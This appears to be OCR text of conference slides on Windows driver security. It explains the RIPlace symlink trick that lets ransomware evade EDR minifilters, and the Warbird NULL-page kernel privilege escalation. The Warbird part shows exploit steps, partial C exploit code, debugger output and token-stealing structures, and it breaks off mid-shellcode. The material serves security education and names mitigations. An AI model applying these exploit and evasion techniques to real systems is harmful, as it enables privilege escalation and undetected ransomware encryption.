
IRP_MJ_SET_INFORMATION (FILE_RENAME_INFORMATION) ReplaceIfExists is true, then "**20200904MeetingCrypt.pptx**" replace "**20200904Meeting.pptx**"



↓

Ransomware remove "**20200904Meeting.pptx**" succeed with "**20200904Meeting.pptx**" then rename it to "**{MD5}.cryptxxx**"

> RIPLACE → PAST




RIPLACE
2019/11


> RIPLACE

- RIPlace Evasion Technique
  - Daniel Prizmant, Guy Meoded, Freddy Ouzan, Hanan Natan – Nyotron

Requirements

- EDR, AntiVirus, AntiRansomware use `FltGetDestinationFileNameInformation()`
- `DefineDosDevice()` symlink for replace source

> RIPLACE


Ransomware Encrypt File "C:\Users\XXX\Desktop\20200904Meeting.pptx"
New Encrypted File "C:\Users\XXX\Desktop\20200904MeetingCrypt.pptx"
DefineDosDevice to create Symlink point "ImSymlinkForRIP" "C:\Users\XXX\Desktop\20200904Meeting.pptx"
IRP_MJ_SET_INFORMATION (FILE_RENAME_INFORMATION) ReplaceIfExists is true, then "20200904MeetingCrypt.pptx" replace "ImSymlinkForRIP"
Ransomware remove "20200904Meeting.pptx" succeed with "20200904Meeting.pptx" then rename it to "{MD5}.cryptxxx"

> RIPLACE


Ransomware Encrypt File "C:\Users\XXX\Desktop\20200904Meeting.pptx"

New Encrypted File "C:\Users\XXX\Desktop\20200904MeetingCrypt.pptx"

DefineDosDevice to create Symlink point "ImSymlinkForRIP" "C:\Users\XXX\Desktop\20200904Meeting.pptx"

IRP_MJ_SET_INFORMATION (FILE_RENAME_INFORMATION) ReplaceIfExists is true, then "20200904MeetingCrypt.pptx" replace "ImSymlinkForRIP"

Ransomware remove "20200904Meeting.pptx" succeed with "20200904Meeting.pptx" then rename it to "{MD5}.cryptxxx"



MiniFilterDriverA

MiniFilterDriverB

Anti-Malware & Anti-Ransomware

FltGetDestinationFileNameInformation **cannot** get the **path** from **DosDevice path**. Then **apply** the request because the IRP_MJ_SET_INFORMATION rename to a path that **seems** nothing exists.

> RIPLACE - MITIGATION

- Assume user will update to latest version
- Check symlink create operation before it be abused

source: 安徽衛視

> OUTLINE

- WINDOWS DRIVER
- RIPLACE
- WARBIRD
- VUL-DRIVER
- MSR EXPLOIT
- CONCLUSION


WARBIRD PRIVESC - 2017/10

> WARBIRD PRIVESC

- Windows 10 Creators Update 32-bit execution of ring-0 code from NULL page via NtQuerySystemInformation
  - Mjurczyk – Google
- Kernel Exploit Demo - Windows 10 privesc via WARBIRD
  - Adam Chester – MDSec

Warbird is a Microsoft technology used to apply obfuscation technologies to a binary.


Requirements

- Windows 10 32-bit
- NtQuerySystemInformation() with Warbird Class
- Start NTVDM to support 16-bit


> WARBIRD PRIVESC

1. DLL inject to process in NTVDM
   - In 32bit CMD: FONDUE.exe /enable-feature:NTVDM
2. Trigger WARBIRD Vul in NtQuerySystemInformation()
3. Copy shellcode to NULL page
4. Fix ebx from original _WARBIRD_EXTENSION
5. Re-Enable APC and remove Locks from thread
6. Enumerate EPROCESS to get cmd.exe EPROCESS
7. Enumerate EPROCESS to get SYSTEM TOKEN
8. Copy SYSTEM TOKEN to cmd.exe

> WARBIRD PRIVESC



> WARBIRD PRIVESC



```
    0xff, 0xff, 0xff, 0xff, 0xff, 0xff
};

void exploit(void) {
    BYTE Buffer[8];
    DWORD BytesReturned;

    RtlZeroMemory(Buffer, sizeof(Buffer));
    NtQuerySystemInformation((SYSTEM_INFORMATION_CLASS)185, Buffer, sizeof(Buffer), &BytesReturned);

    // Copy our shellcode to the NULL page
    RtlCopyMemory(NULL, shellcode, 256);

    RtlZeroMemory(Buffer, sizeof(Buffer));
    NtQuerySystemInformation((SYSTEM_INFORMATION_CLASS)185, Buffer, sizeof(Buffer), &BytesReturned);
}

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        exploit();
        break;
    }
    return TRUE;
}
```

Verified and setup uninitialized _WARBIRD_EXTENSION

Copy Payload to un-initial memory struct

Trigger Attack

```
Break instruction exception - code 80000003 (first chance)
00000000 cc              int     3
kd> r
eax=00000000 ebx=81a8e700 ecx=9c411acc edx=00000000 esi=00000000 edi=00000000
eip=00000000 esp=9b15763c ebp=9b157660 iopl=0         nv up ei pl nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000206
00000000 cc              int     3
```

source: XPN

> WARBIRD PRIVESC

- KPCR (Kernel Processor Control Region), FS:[0] point in Ring 0, point to TEB in Ring 3.

```
typedef struct _EPROCESS
{
    ……
    PVOID UniqueProcessId;
    ……
    PHANDLE_TABLE ObjectTable;
    EX_FAST_REF Token;
    ULONG WorkingSetPage;
    ……
    PVOID Session;
    UCHAR ImageFileName;
    LIST_ENTRY JobLinks;
    ……
}
```

```
pushad
mov eax, [fs:0x120 + 0x4]    ; Get 'CurrentThread' from KPRCB

